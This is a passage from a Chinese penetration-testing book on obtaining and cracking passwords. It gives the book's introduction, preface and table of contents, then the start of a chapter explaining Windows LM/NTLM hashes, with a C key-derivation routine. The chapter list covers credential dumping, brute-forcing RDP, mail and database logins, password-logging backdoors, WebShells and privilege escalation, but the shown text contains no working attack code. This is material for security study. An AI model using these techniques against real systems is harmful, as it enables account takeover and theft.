

黑客攻防：实战加密与解密

電子工業出版社

Publishing House of Electronics Industry

北京 · BEIJING

内 容 简 介

本书从黑客攻防的专业角度,结合网络攻防中的实际案例,图文并茂地再现 Web 渗透涉及的密码获取与破解过程,是市面上唯一一本对密码获取与破解进行全面研究的图书。本书共分 7 章,由浅入深地介绍和分析了目前流行的 Web 渗透攻击中涉及的密码获取、密码破解方法和手段,并结合多年的网络安全实践经验给出了相对应的安全防范措施,对一些经典案例还给出了经验总结和技巧。本书最大的特色就是实用和实战性强,思维灵活,内容主要包括 Windows 操作系统密码的获取与破解、Linux 操作系统密码的获取与破解、数据库密码的获取与破解、电子邮件密码的获取与破解、无线网络密码的获取与破解、App 密码的获取与破解、各种应用程序的密码破解、破解 WebShell 口令、嗅探网络口令、自动获取远程终端口令等。

本书既可以作为政府、企业相关人员研究网络安全的参考资料,也可以作为大专院校学生学习渗透测试的教材。

未经许可,不得以任何方式复制或抄袭本书之部分或全部内容。

版权所有,侵权必究。

图书在版编目(CIP)数据

黑客攻防:实战加密与解密 / 陈小兵, 刘晨, 黄小波编著. —北京: 电子工业出版社, 2016.11
(安全技术大系)

ISBN 978-7-121-29985-8

I. ①黑… II. ①陈… ②刘… ③黄… III. ①黑客—网络防御 IV. ①TP393.081

中国版本图书馆 CIP 数据核字(2016)第 233632 号

责任编辑: 潘 昕

印 刷:

装 订:

出版发行: 电子工业出版社

北京市海淀区万寿路 173 信箱

邮编: 100036

开 本: 787×1092 1/16 印张: 22.75

字数: 466 千字

版 次: 2016 年 11 月第 1 版

印 次: 2016 年 11 月第 1 次印刷

定 价: 69.00 元

凡所购买电子工业出版社图书有缺损问题,请向购买书店调换。若书店售缺,请与本社发行部联系,联系及邮购电话:(010) 88254888, 88258888

质量投诉请发邮件至 zltz@phei.com.cn, 盗版侵权举报请发邮件至 dbqq@phei.com.cn。

本书咨询联系方式: 010-51260888-819 faq@phei.com.cn。

前 言

在出版《黑客攻防实战案例解析》、《Web 渗透技术及实战案例解析》和《安全之路——Web 渗透技术及实战案例解析（第2版）》后，我和安天 365 团队经过讨论，决定将技术进行细化，进行专题研究，编写一系列黑客攻防实战方面的图书。经过近一年的努力，终于将《黑客攻防：实战加密与解密》完成。

本书从 Web 渗透的专业角度系统探讨黑客安全攻防中涉及的密码获取与破解技术，内容尽可能贴近实战。攻击与防护是辩证统一的关系，掌握了攻击技术，也就掌握了相应的防护技术。密码是黑客渗透中最为关键的部分，进入 VPN 需要密码，进入邮箱需要密码，进入域控服务器也需要密码。在渗透进服务器后，如何尽可能多地搜集和获取密码，是黑客获得更多权限的关键。

本书以 Web 渗透攻击与防御为主线，主要通过典型的案例来讲解密码的保护和破解技术。在每一个案例中，除了技术原理外，还对技术要点进行了总结和提炼。掌握和理解这些技术后，读者在遇到类似的场景时可以自己进行操作。本书采用最为通俗易懂的图文解说方式，按照书中的步骤即可还原攻防情景。通过阅读本书，初学者可以很快掌握 Web 攻防的流程、最新的技术和方法，有经验的读者可以在技术上更上一层楼，让攻防技术在理论和实践中更加系统化。

本书共分 7 章，由浅入深，依照 Web 攻防密码保护与获取的技术特点安排内容，每一节都是一个具体技术的典型应用，同时结合案例给予讲解，并给出一些经验总结。本书主要内容安排如下。

第 1 章 Windows 操作系统密码的获取与破解

介绍目前黑客攻防过程中如何获取 Windows 操作系统的密码，如何使用 LC5、Ophcrack、Hashcat 等工具对获取系统密码 Hash 值进行快速破解，以及如何安全设置操作系统的密码和如何检查系统是否存在克隆账号等。

第2章 Linux 操作系统密码的获取与破解

介绍 Linux 操作系统 root 账号和密码的获取与破解，使用 fakesu 记录 root 用户密码，Hydra 暴力破解密码，读取 Linux 保存的密码等。

第3章 数据库密码的获取与破解

介绍常见的数据库加密方式，破解 Access 密码，破解 MySQL 数据库密码，通过网页文件获取数据库账号和口令，扫描获取 SQL Server 肉机，通过 sa 权限、MySQL root 提权等。

第4章 电子邮件密码的获取与破解

电子邮箱是存储私密和敏感信息的重要位置。本章主要介绍如何快速获取浏览器中保存的邮箱和网站等的密码，如何获取 Foxmail 等软件保存的密码，以及如何扫描和攻击邮箱口令等，并给出了相应的防范建议。

第5章 无线网络密码的获取与破解

介绍如何使用 CDlinux 无线破解系统破解无线网络的密码，如何获取系统保存的无线网络密码，以及如何利用公共无线网络密码渗透并获取他人的邮箱口令等。

第6章 App 密码的获取与破解

本章介绍如何对 App 程序进行反编译并获取程序中的密码等信息，同时对手机木马反编译、手机锁等技术进行了探讨。

第7章 其他密码的获取与破解

本章主要介绍 pcAnywhere、VNC 等账号和口令的破解，讨论 Discuz! 论坛密码记录及安全验证问题暴力破解、一句话密码破解获取网站 WebShell，以及使用 Burp Suite 破解 WebShell 密码、手工检测黑客工具“中国菜刀”是否包含后门等。

虽然本书内容已经比较丰富和完整，但仍然无法涵盖所有的黑客攻防技术。技术的探索没有止境，更多的工具和方法，读者可以在日常学习和工作中去探索 and 发现。

资源下载

笔者在书中提到的所有相关资源可以到安天 365 网站 (<http://www.antian365.com>) 下载。特别是作者在多年工作中收集的渗透工具包，也在安天 365 网站免费提供下载。

特别声明

本书的目的绝不是为那些怀有不良动机的人提供支持，也不承担因为技术被滥用所产生的连带责任。本书的目的在于最大限度地唤醒大家对网络安全的重视，并采取相应的安全措施，从而减少由网络安全问题带来的经济损失。

由于作者水平有限，加之时间仓促，书中疏漏之处在所难免，恳请广大读者批评指正。

反馈与提问

读者在阅读本书过程中遇到任何问题或者有任何意见，都可以直接发电子邮件至 antian365@gmail.com 进行反馈。

读者也可以加入 Web 安全图书交流 QQ 群（436519159）进行交流。

致谢

参加本书编写工作的有陈小兵、刘晨、黄小波、韦亚奇、邓火英、刘漩、庞香平、武师、陈尚茂、邱永永、潘喆、孙立伟。

感谢电子工业出版社对本书的大力支持，尤其是潘昕编辑为本书出版所做的大量工作。感谢美工对本书进行的精美设计。

借此机会，还要感谢多年来在信息安全领域给我教诲的所有良师益友，感谢众多热心网友对本书的支持。

最后要感谢我的家人，是他们的支持和鼓励使本书得以顺利完成。

本书集中了安全 365 团队众多“小伙伴”的智慧。我们是一个低调潜心研究技术的团队，我衷心地向团队的所有成员表示感谢，感谢雨人、Cold、imiyoo、cnbird、pt007、Mickey、Xnet、fido、指尖的秘密、Leoda、pt007、Mickey、YIXIN、终隐、fivestars、暖色调的微笑、幻想弦乐、Unsafe、雄究究、gh0stbo、人海孤鸿、LCCL 等，是你们给了我力量，给了我信念。

作者

2016 年 3 月于北京

目 录

第 1 章 Windows 操作系统密码的获取与破解 1

1.1 使用 GetHashes 获取 Windows 系统密码..... 2	
1.1.1 Hash 的基础知识 2	
1.1.2 Windows 的 Hash 密码值 3	
1.1.3 使用 GetHashes 获取 Windows 的 Hash 密码值..... 7	
1.1.4 使用 GetHashes 获取系统 Hash 值的技巧..... 9	
1.2 使用 gsecdump 获取 Windows 系统密码 9	
1.2.1 下载和使用 gsecdump..... 10	
1.2.2 gsecdump 参数 10	
1.2.3 使用 gsecdump 获取系统密码... 11	
1.3 使用 Quarks PwDump 获取域控密码.... 11	
1.3.1 使用 Quarks PwDump 获取本地账号的 Hash 值..... 12	
1.3.2 使用 Quarks PwDump 导出账号实例..... 12	
1.3.3 配合使用 NTDSutil 导出域控密码..... 13	
1.4 使用 PwDump 获取系统账号和密码 14	
1.4.1 上传文件到欲获取密码的计算机..... 14	
1.4.2 在 Shell 中执行获取密码的命令..... 14	
1.4.3 通过 LC5 导入 SAM 文件 15	

1.4.4 破解系统账号和密码..... 16	
1.4.5 破解结果..... 16	
1.5 使用 SAMInside 获取及破解 Windows 系统密码..... 18	
1.5.1 下载和使用 SAMInside 18	
1.5.2 使用 Scheduler 导入本地用户的 Hash 值..... 19	
1.5.3 查看导入的 Hash 值..... 19	
1.5.4 导出系统用户的 Hash 值..... 20	
1.5.5 设置 SAMInside 的破解方式..... 20	
1.5.6 执行破解..... 21	
1.6 Windows Server 2003 域控服务器用户账号和密码的获取..... 22	
1.6.1 域控服务器渗透思路..... 22	
1.6.2 内网域控服务器渗透的常见命令..... 22	
1.6.3 域控服务器用户账号和密码获取实例..... 25	
1.7 使用 Ophcrack 破解系统 Hash 密码..... 29	
1.7.1 查找资料..... 29	
1.7.2 配置并使用 Ophcrack 进行破解..... 32	
1.7.3 彩虹表破解密码防范策略..... 37	
1.8 使用 oclHashcat 破解 Windows 系统账号和密码..... 38	
1.8.1 准备工作..... 39	
1.8.2 获取并整理密码 Hash 值..... 39	
1.8.3 破解 Hash 值 41	

1.8.4	查看破解结果.....	42
1.8.5	小结	42
1.9	使用 L0phtCrack 破解 Windows 和 Linux 的密码	42
1.9.1	破解本地账号和密码	42
1.9.2	导入 Hash 文件进行破解	44
1.9.3	Linux 密码的破解	46
1.10	通过 hive 文件获取系统密码 Hash	48
1.10.1	获取 SAM、System 及 Security 的 hive 文件	48
1.10.2	导入 Cain 工具	49
1.10.3	获取明文密码	49
1.10.4	破解 Hash 密码	50
1.10.5	小结	51
1.11	使用 Fast RDP Brute 破解 3389 口令	51
1.11.1	Fast RDP Brute 简介	51
1.11.2	设置主要参数	52
1.11.3	局域网扫描测试	52
1.11.4	小结	53
1.12	Windows 口令扫描攻击	53
1.12.1	设置 NTscan	54
1.12.2	执行扫描	55
1.12.3	实施控制	56
1.12.4	执行 psexec 命令	57
1.12.5	远程查看被入侵计算机的端口开放情况	57
1.12.6	上传文件	58
1.12.7	查看主机的基本信息	59
1.13	使用 WinlogonHack 获取系统密码	59
1.13.1	远程终端密码泄露分析	60
1.13.2	WinlogonHack 获取密码的原理	60
1.13.3	使用 WinlogonHack 获取密码实例	62
1.13.4	WinlogonHack 攻击与防范方法探讨	63
1.13.5	使用 WinlogonHack 自动获取密码并发送到指定网站	65
1.14	检查计算机账号克隆情况	67

1.14.1	检查用户	68
1.14.2	检查组	68
1.14.3	使用 Mt 进行检查	69
1.14.4	使用本地管理员检测工具进行检查	70
1.15	安全设置操作系统的密码	70
1.15.1	系统密码安全隐患与现状	71
1.15.2	系统密码安全设置策略	72
1.15.3	系统密码安全检查与防护	75

第 2 章 Linux 操作系统密码的获取与破解..... 77

2.1	使用 fakesu 记录 root 用户的密码	77
2.1.1	使用 kpr-fakesu.c 程序记录 root 用户的密码	77
2.1.2	运行前必须修改程序	78
2.1.3	运行键盘记录程序	79
2.2	暴力破解工具 Hydra	82
2.2.1	Hydra 简介	82
2.2.2	Hydra 的安装与使用	82
2.2.3	Hydra 使用实例	85
2.3	Linux 操作系统 root 账号密码的获取	89
2.3.1	Linux 密码的构成	90
2.3.2	Linux 密码文件的位置	91
2.3.3	Linux 系统采用的加密算法	91
2.3.4	获取 Linux root 密码的方法	92
2.3.5	暴力破解法	94
2.3.6	Linux root 账号密码破解防范技术	95
2.3.7	小结	96
2.4	安全设置 Linux 操作系统的密码	97
2.4.1	修改 login.defs 中的参数	97
2.4.2	设置加密算法	97
2.4.3	破解 Linux 密码	98
2.5	Linux OpenSSH 后门获取 root 密码	99
2.5.1	OpenSSH 简介	100
2.5.2	准备工作	100
2.5.3	设置 SSH 后门的登录密码及其密码记录位置	102

2.5.4	安装并编译后门.....	103	3.5.4	探寻 MD5 (Base64) 的其他 破解方式.....	138
2.5.5	登录后门并查看记录的密 码文件.....	104	3.5.5	MD5 (Base64) 原理.....	140
2.5.6	拓展密码记录方式.....	104	3.5.6	小结	141
2.5.7	OpenSSH 后门的防范方法.....	107	3.6	通过网页文件获取数据库账号和 口令.....	141
2.5.8	小结	107	3.6.1	确认网站脚本类型.....	142
第 3 章	数据库密码的获取与破解	109	3.6.2	获取网站目录位置.....	143
3.1	Discuz! 论坛密码记录及安全验证 问题暴力破解.....	109	3.6.3	查看网页脚本并获取数据库 连接文件.....	143
3.1.1	Discuz! 论坛密码记录程序 的编写及实现.....	110	3.6.4	获取数据库用户账号和密码 等信息.....	144
3.1.2	Discuz! X2.5 密码安全问题.....	111	3.6.5	实施控制.....	144
3.1.3	Discuz! X2.5 密码安全问题 的暴力破解.....	112	3.6.6	防范措施.....	145
3.2	Access 数据库破解实战.....	114	3.6.7	小结	145
3.2.1	Access 数据库简介	114	3.7	SQL Server 2000 口令扫描	145
3.2.2	Access 数据库密码破解实例... ..	116	3.7.1	设置 Hscan.....	146
3.3	巧用 Cain 破解 MySQL 数据库密码.....	117	3.7.2	查看扫描结果.....	147
3.3.1	MySQL 的加密方式.....	118	3.7.3	连接数据库.....	148
3.3.2	MySQL 数据库文件结构.....	119	3.7.4	执行命令.....	148
3.3.3	破解 MySQL 数据库密码.....	120	3.7.5	执行其他控制命令.....	149
3.3.4	破解探讨	123	3.7.6	小结	149
3.4	MD5 加密与解密	127	3.8	MySQL 口令扫描.....	149
3.4.1	MD5 加解密知识	128	3.8.1	设置 Hscan.....	150
3.4.2	通过 cmd5 网站生成 MD5 密码.....	128	3.8.2	查看扫描结果.....	150
3.4.3	通过 cmd5 网站破解 MD5 密码.....	128	3.8.3	连接并查看数据库服务器中 的数据库.....	151
3.4.4	通过在线 MD5 破解网站付费 破解高难度的 MD5 密码.....	129	3.8.4	创建表并将 VBS 脚本插入表	151
3.4.5	使用字典暴力破解 MD5 密 码值.....	129	3.8.5	将 VBS 脚本导出到启动选 项中	152
3.4.6	一次破解多个密码.....	132	3.8.6	等待重启和实施控制.....	154
3.4.7	MD5 变异加密的破解	133	3.8.7	小结	155
3.5	MD5 (Base64) 加密与解密.....	134	3.9	巧用 Cain 监听网络获取数据库口令	155
3.5.1	MD5 (Base64) 密码简介.....	134	3.9.1	安装和配置 Cain	155
3.5.2	在网上寻找破解之路.....	135	3.9.2	查看 Sniffer 结果.....	155
3.5.3	寻求解密方法.....	135	3.9.3	直接获取系统中有关保护 存储的账号和密码.....	156
			3.9.4	查看数据库密码.....	157
			3.9.5	小结	157

3.10 MySQL 数据库提权.....	157	4.2.2 查看扫描结果.....	186
3.10.1 设置 MySQL 提权脚本文件 ...	157	4.2.3 登录 Webmail 邮件服务器.....	186
3.10.2 进行连接测试.....	158	4.2.4 查看邮件.....	187
3.10.3 创建 shell 函数.....	158	4.2.5 口令扫描安全解决方案.....	187
3.10.4 查看用户	159	4.2.6 小结	188
3.10.5 创建具有管理员权限的用户 ...	159	4.3 使用 Mail PassView 获取邮箱账号	
3.10.6 提权成功	160	和口令.....	188
3.10.7 小结	161	4.3.1 通过 Radmin 远程获取邮箱	
3.11 SQL Server 数据库的还原	162	账号和密码.....	188
3.11.1 SQL Server 2005 的新特性	162	4.3.2 通过远程终端获取邮箱账号	
3.11.2 还原和备份 SQL Server 2005		和密码.....	189
数据库.....	164	4.4 使用 Mailbag Assistant 获取邮件内容....	190
3.11.3 SQL Server 2008 数据库还原		4.4.1 恢复邮件内容的一些尝试.....	190
故障解决.....	169	4.4.2 使用 Mailbag Assistant 恢复	
3.12 SQLRootKit 网页数据库后门控制....	172	邮件内容.....	192
3.12.1 使用 SQLRootKit 1.0 网页后		4.4.3 邮件内容防查看措施.....	195
门控制计算机.....	172	4.4.4 小结	195
3.12.2 使用 SQLRootKit 3.0 网页后		4.5 电子邮件社会工程学攻击和防范	196
门控制计算机.....	173	4.5.1 社会工程学.....	196
3.12.3 防范措施	175	4.5.2 常见的电子邮件社会工程学	
3.12.4 小结	176	攻击方法.....	197
3.13 SQL Server 2005 提权	176	4.5.3 电子邮件社会工程学攻击的	
3.13.1 查看数据库连接文件.....	176	步骤.....	198
3.13.2 获取数据库用户和密码.....	177	4.5.4 电子邮件社会工程学攻击的	
3.13.3 数据库连接设置.....	177	防范方法.....	199
3.13.4 查看连接信息.....	178	4.5.5 小结	200
3.13.5 添加 xp_cmdshell 存储过程....	178	4.6 使用 IE PassView 获取网页及邮箱	
3.13.6 Windows 本地提权.....	179	密码.....	200
3.13.7 小结	181	4.6.1 IE PassView 简介	201
第 4 章 电子邮件密码的获取与破解....	182	4.6.2 获取保存的网页及邮箱密码	201
4.1 Foxmail 6.0 密码获取与嗅探.....	182	4.6.3 对获取的信息进行处理.....	202
4.1.1 使用“月影”软件获取		4.6.4 小结	202
Foxmail 6.0 密码及邮件资料....	183	4.7 Chrome 浏览器存储密码获取技术	
4.1.2 使用 Cain 软件获取 Foxmail		及防范.....	202
账号和密码.....	184	4.7.1 使用 WebBrowserPassView	
4.1.3 小结	185	获取浏览器密码.....	203
4.2 使用 Hscan 扫描 POP3 口令.....	186	4.7.2 通过编写程序获取 Chrome	
4.2.1 设置 Hscan	186	浏览器保存的密码.....	204
		4.7.3 浏览器密码获取的防范方法	207

4.8 使用 EmailCrack 破解邮箱口令.....	208	6.4.1 对手机短信进行分析.....	233
4.8.1 通过邮件账号获取 SMTP 服务器地址.....	208	6.4.2 对 APK 进行反编译和追踪.....	235
4.8.2 运行 EmailCrack.....	209	6.4.3 手机 APK 安全防范.....	238
4.8.3 设置字典.....	209		
4.8.4 破解邮件账号.....	210		
4.8.5 小结.....	210		
第 5 章 无线网络密码的获取与破解.....	211	第 7 章 其他类型密码的获取与破解 ...	240
5.1 使用 CDlinux 轻松破解无线网络 密码.....	211	7.1 pcAnywhere 账号和口令的破解.....	241
5.1.1 准备工作.....	211	7.1.1 在本地查看远程计算机是否 开放了 5631 端口.....	241
5.1.2 开始破解.....	212	7.1.2 查找 pcAnywhere 账号和密码 文件.....	241
5.1.3 破解保存的握手包文件.....	213	7.1.3 将 CIF 加密文件传输到本地 并进行破解.....	242
5.2 使用 WirelessKeyView 轻松获取 无线网络密码.....	215	7.1.4 连接 pcAnywhere 服务端.....	242
5.2.1 WirelessKeyView 简介.....	215	7.2 使用 Router Scan 扫描路由器密码.....	243
5.2.2 使用 WirelessKeyView 获取 无线网络密码.....	215	7.2.1 运行 Router Scan 2.47.....	243
5.2.3 小结.....	217	7.2.2 设置 Router Scan 扫描参数.....	244
		7.2.3 查看并分析扫描结果.....	246
第 6 章 App 密码的获取与破解.....	219	7.3 使用 ZoomEye 渗透网络摄像头.....	247
6.1 手机 APK 程序编译攻略.....	219	7.3.1 摄像头常见漏洞分析.....	247
6.1.1 准备工作.....	220	7.3.2 实战演练.....	249
6.1.2 使用 ApkTool 反编译 apk.....	221	7.3.3 防范措施及建议.....	251
6.1.3 使用 dex2jar 反编译 apk.....	222	7.4 Discuz! 管理员复制提权技术.....	252
6.1.4 使用 smali 反编译 apk.....	223	7.4.1 Discuz! 论坛的加密方式.....	252
6.2 Android 手机屏幕解锁技术.....	224	7.4.2 使用 MySQL-Front 管理 MySQL 数据库.....	254
6.2.1 Android 屏幕锁的分类.....	224	7.4.3 实施管理员复制.....	256
6.2.2 图案锁定及解锁.....	224	7.4.4 管理员密码丢失解决方案.....	257
6.2.3 PIN 和密码锁定及解锁.....	226	7.4.5 小结与探讨.....	260
6.2.4 更多解锁方法.....	228	7.5 RAR 加密文件的破解.....	260
6.3 钓鱼网站 APK 数据解密与分析.....	229	7.5.1 设置 Advanced RAR Password Recovery.....	260
6.3.1 收集手机木马文件.....	229	7.5.2 使用字典文件进行破解.....	261
6.3.2 分析手机木马程序.....	230	7.5.3 使用暴力破解方式破解密码.....	262
6.3.3 编写自动提取木马敏感信息 的程序.....	231	7.5.4 小结.....	263
6.4 对一款手机木马的分析.....	233	7.6 一句话密码破解获取某网站 WebShell.....	263
		7.6.1 获取后台权限.....	264
		7.6.2 尝试提权.....	264
		7.6.3 列目录及文件漏洞.....	265

7.6.4	一句话密码破解.....	265	7.10.3	整理扫描批处理命令.....	305
7.6.5	获取目标 WebShell 权限.....	266	7.10.4	使用 VNC 连接器 Link 进行 连接.....	305
7.6.6	小结.....	266	7.10.5	处理连接结果.....	306
7.7	使用 Burp Suite 破解 WebShell 密码.....	266	7.10.6	实施控制.....	307
7.7.1	应用场景.....	267	7.10.7	小结.....	308
7.7.2	安装与设置.....	267	7.11	Serv-U 密码破解.....	308
7.7.3	破解 WebShell 的密码.....	268	7.11.1	获取 ServUDaemon.ini 文件.....	308
7.8	Radmin 远控口令攻防全攻略.....	272	7.11.2	查看 ServUDaemon.ini 文件.....	309
7.8.1	Radmin 简介.....	272	7.11.3	破解 Serv-U 密码.....	310
7.8.2	Radmin 的基本操作.....	273	7.11.4	验证 FTP.....	311
7.8.3	Radmin 的使用.....	279	7.12	使用 Cain 嗅探 FTP 密码.....	312
7.8.4	Radmin 口令暴力破解.....	282	7.12.1	安装 Cain.....	312
7.8.5	Radmin 在渗透中的妙用.....	285	7.12.2	设置 Cain.....	312
7.8.6	利用 Radmin 口令进行内网 渗透控制.....	290	7.12.3	开始监听.....	313
7.8.7	利用 Radmin 口令进行外网 渗透控制.....	293	7.12.4	运行 FTP 客户端软件.....	313
7.9	通过扫描 Tomcat 口令渗透 Linux 服务器.....	296	7.12.5	查看监听结果.....	314
7.9.1	使用 Apache Tomcat Crack 暴力破解 Tomcat 口令.....	296	7.12.6	小结.....	315
7.9.2	对扫描结果进行测试.....	296	7.13	利用 Tomcat 的用户名和密码构建 后门.....	315
7.9.3	部署 WAR 格式的 WebShell.....	297	7.13.1	检查 Tomcat 设置.....	316
7.9.4	查看 Web 部署情况.....	297	7.13.2	查看 Tomcat 用户配置文件.....	317
7.9.5	获取 WebShell.....	298	7.13.3	进入 Tomcat 管理.....	318
7.9.6	查看用户权限.....	298	7.13.4	查看部署情况.....	318
7.9.7	上传其他 WebShell.....	299	7.13.5	部署 JSP WebShell 后门程序.....	319
7.9.8	获取系统加密的用户密码.....	299	7.13.6	测试后门程序.....	319
7.9.9	获取 root 用户的历史操作 记录.....	300	7.13.7	在 WebShell 中执行命令.....	320
7.9.10	查看网站域名情况.....	300	7.13.8	防范措施.....	321
7.9.11	获取网站的真实路径.....	301	7.13.9	小结.....	321
7.9.12	保留 WebShell 后门.....	301	7.14	破解静态加密软件.....	321
7.9.13	小结.....	302	7.14.1	软件注册方式.....	321
7.10	VNC 认证口令绕过漏洞攻击.....	302	7.14.2	破解实例.....	322
7.10.1	扫描开放 5900 端口的计 算机.....	303	7.15	Word 文件的加密与解密.....	327
7.10.2	整理开放 5900 端口的 IP 地址.....	304	7.15.1	加密 Word 文件.....	327
			7.15.2	破解加密的 Word 文件.....	328
			7.16	Citrix 密码绕过漏洞引发的渗透.....	331
			7.16.1	Citrix 简介.....	331
			7.16.2	Citrix 的工作方式.....	331
			7.16.3	Citrix 渗透实例.....	331

7.16.4 问题与探讨.....	336	7.18.1 “中国菜刀”简介.....	343
7.17 从渗透扫描到路由器跳板攻击.....	337	7.18.2 实验环境.....	343
7.17.1 渗透准备.....	337	7.18.3 分析并获取后门.....	343
7.17.2 渗透扫描和连接测试.....	337	7.18.4 小结.....	347
7.17.3 跳板思路的测试和验证.....	339	7.19 FlashFXP 密码的获取.....	347
7.17.4 路由器攻击和测试.....	341	7.19.1 修改设置.....	348
7.17.5 加固方法.....	342	7.19.2 查看并获取密码.....	348
7.18 手工检测“中国菜刀”是否包含 后门.....	342	7.19.3 查看 quick.dat 文件.....	349

第 1 章 Windows 操作系统

密码的获取与破解

Windows 操作系统是目前世界上最为流行的、使用最为广泛的操作系统之一，由于操作简单、实用、方便等特点，深受个人计算机用户喜爱。也正因如此，Windows 是最易受到攻击的操作系统，入侵者为了长期控制 Windows 个人计算机和服务器，除了安装木马程序外，还必须获取操作系统本身的账号和密码。所以，Windows 系统密码的获取与破解是攻防的必备基础，是后期继续渗透的前提和关键，掌握 Windows 操作系统密码 Hash 的获取和破解至关重要。

本章着重介绍 Windows 操作系统如何通过 GetHashes、gsecdump 等工具快速获取密码 Hash 值并破解其密码，同时对扫描 3389 口令、自动获取 3389 口令、安全设置操作系统密码、检查系统账号是否被克隆等内容进行了介绍。

本章主要内容

- 使用 GetHashes 获取 Windows 系统密码
- 使用 gsecdump 获取 Windows 系统密码
- 使用 Quarks PwDump 获取域控密码
- 使用 PwDump 获取系统账号和密码
- 使用 SAMInside 获取及破解 Windows 系统密码
- Windows Server 2003 域控服务器用户账号和密码的获取
- 使用 Ophcrack 破解系统 Hash 密码
- 使用 oclHashcat 破解 Windows 系统账号和密码
- 使用 L0phtCrack 破解 Windows 和 Linux 的密码
- 通过 hive 文件获取系统密码 Hash
- 使用 Fast RDP Brute 破解 3389 口令

- Windows 口令扫描攻击
- 使用 WinlogonHack 获取系统密码
- 检查计算机账号克隆情况
- 安全设置操作系统的密码

1.1 使用 GetHashes 获取 Windows 系统密码

对入侵者来说，获取 Windows 口令是整个攻击过程中至关重要的一环，拥有用户的口令将使内网渗透和守控更加容易。Windows 系统中的 Hash 密码值主要由 LM-hash 值和 NTLM-hash 值两部分构成，一旦入侵者获取了系统的 Hash 值，通过 LC5 及彩虹表等破解工具就可以很快获取系统的密码。

本节主要探讨如何使用 GetHashes 工具获取系统的 Hash 值，并对 Hash 值的生成原理等知识进行讲解，最后介绍了一些有关 Hash 破解方面的技巧。

1.1.1 Hash 的基础知识

本节介绍与 Hash 相关的基础知识。

1. Hash 的定义

Hash，一般翻译为“散列”，也有直接音译为“哈希”的，就是把任意长度的输入（又叫做预映射，Pre-Image）通过散列算法变换成固定长度的输出，该输出就是散列值。这种转换是一种压缩映射，也就是散列值的空间通常远小于输入的空间，不同的输入可能会散列成相同的输出，故不可能从散列值来唯一确定输入值。简单地说，Hash 就是一种将任意长度的消息压缩到某一固定长度的消息摘要函数。

2. Hash 的应用

Hash 主要用于信息安全领域的加密算法，它把一些不同长度的信息转化成杂乱的 128 位编码，这种编码叫做 Hash 值。可以说，Hash 就是找到数据内容和数据存放地址之间的映射关系。

3. Hash 算法在密码上的应用

MD5 和 SHA1 可以说是目前应用最广泛的 Hash 算法，它们都是以 MD4 为基础设计的，下面简单介绍一下。

- MD4（RFC 1320）是 MIT 的 Ronald L. Rivest 在 1990 年设计的，“MD”是“Message Digest”的缩写。MD4 在 32 位字长的处理器上通过高速软件实现，

它是基于 32 位操作数的位操作来实现的。

- MD5 (RFC 1321) 是 Rivest 于 1991 年对 MD4 的改进版本。它仍以 512 位分组来输入, 其输出与 MD4 相同, 是 4 个 32 位字的级联。MD5 比 MD4 来得复杂, 并且速度要慢一些, 但 MD5 比 MD4 更安全, 在抗分析和抗差分方面表现更好。
- SHA-1 是由 NIST NSA 设计的, 与 DSA 一起使用。它对长度小于 264 位的输入产生长度为 160 位的散列值, 因此抗穷举 (Brute-Force) 性更好。SHA-1 设计时基于和 MD4 相同的原理, 并且模仿了该算法。

Hash 算法在信息安全方面的应用主要体现在以下 3 个方面。

(1) 文件校验

我们比较熟悉的校验算法有奇偶校验和 CRC 校验, 这两种校验并没有抗数据篡改的能力, 它们在一定程度上能检测并纠正数据传输中的信道误码, 但不能防止对数据的恶意破坏。MD5 Hash 算法的“数字指纹”特性, 使它成为目前应用最广泛的一种文件完整性校验和 (Checksum) 算法, 不少 UNIX 系统提供了计算 MD5 Checksum 的命令。

(2) 数字签名

Hash 算法也是现代密码体系的一个重要组成部分。由于非对称算法的运算速度较慢, 所以在数字签名协议中, 单向散列函数扮演了一个重要的角色。对 Hash 值 (又称“数字摘要”) 进行数字签名, 在统计上可以认为与对文件本身进行数字签名是等效的。

(3) 鉴权协议

鉴权协议又称挑战-认证模式, 在传输信道可被侦听但不可被篡改的情况下, 这是一种简单而安全的方法。

1.1.2 Windows 的 Hash 密码值

下面我们讨论一下 Windows 的 Hash 密码值。

1. Windows 系统的 Hash 密码格式

Windows 系统的 Hash 密码格式如下。

```
用户名:RID:LM-hash 值:NT-hash 值
```

Windows 系统的 Hash 密码示例如下。

```
Administrator:500:C8825DB10F2590EAAAD3B435B51404EE:683020925C5D8569C23AA  
724774CE6CC:::
```

- 用户名: Administrator
- RID: 500
- LM-hash 值: C8825DB10F2590EAAAD3B435B51404EE
- NT-hash 值: 683020925C5D8569C23AA724774CE6CC

2. Windows 下 LM-hash 值的生成原理

假设明文口令是“Welcome”，首先全部转换成大写，即“WELCOME”，再将该大写字符串转换成二进制串“57454C434F4D4500000000000000”。

技巧

可以将明文口令复制到 UltraEdit 编辑器中，使用二进制方式查看即可获取口令的二进制串。

如果明文口令经过大写变换后的二进制字符串不足 14 字节，则需要在其后添加“0x00”来补足 14 字节。

将转换后的二进制串切割成 2 组 7 字节的数据，分别经 str_to_key() 函数处理，得到 2 组 8 字节数据。

- 57454C434F4D45→56A25288347A348A
- 0000000000000000→0000000000000000

说明

str_to_key() 函数的 C 语言描述如下。

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
/*
 * 读取形如“AABBCCDDEEFF”的 16 进制数字串，由主调者进行形参的边界检查
 */
static void readhexstring ( const unsigned char *src, unsigned char *dst,
unsigned int len )
{
    unsigned int i;
    unsigned char str[3];

    str[2] = '\0';
    for ( i = 0; i < len; i++ )
    {
        str[0] = src[ i * 2    ];
```

```

        str[1] = src[ i * 2 + 1 ];
        dst[i] = ( unsigned char )strtoul( str, NULL, 16 );
    }
    return;
} /* end of readhexstring */

/*
 * from The Samba Team's source/libsmb/smbdes.c
 */
static void str_to_key ( const unsigned char *str, unsigned char *key )
{
    unsigned int i;

    key[0] = str[0] >> 1;
    key[1] = ( ( str[0] & 0x01 ) << 6 ) | ( str[1] >> 2 );
    key[2] = ( ( str[1] & 0x03 ) << 5 ) | ( str[2] >> 3 );
    key[3] = ( ( str[2] & 0x07 ) << 4 ) | ( str[3] >> 4 );
    key[4] = ( ( str[3] & 0x0F ) << 3 ) | ( str[4] >> 5 );
    key[5] = ( ( str[4] & 0x1F ) << 2 ) | ( str[5] >> 6 );
    key[6] = ( ( str[5] & 0x3F ) << 1 ) | ( str[6] >> 7 );
    key[7] = str[6] & 0x7F;
    for ( i = 0; i < 8; i++ )
    {
        key[i] = ( key[i] << 1 );
    }
    return;
} /* end of str_to_key */

int main ( int argc, char * argv[] )
{
    unsigned int i;
    unsigned char buf_0[21];
    unsigned char buf_1[24];

    if ( argc != 2 )
    {
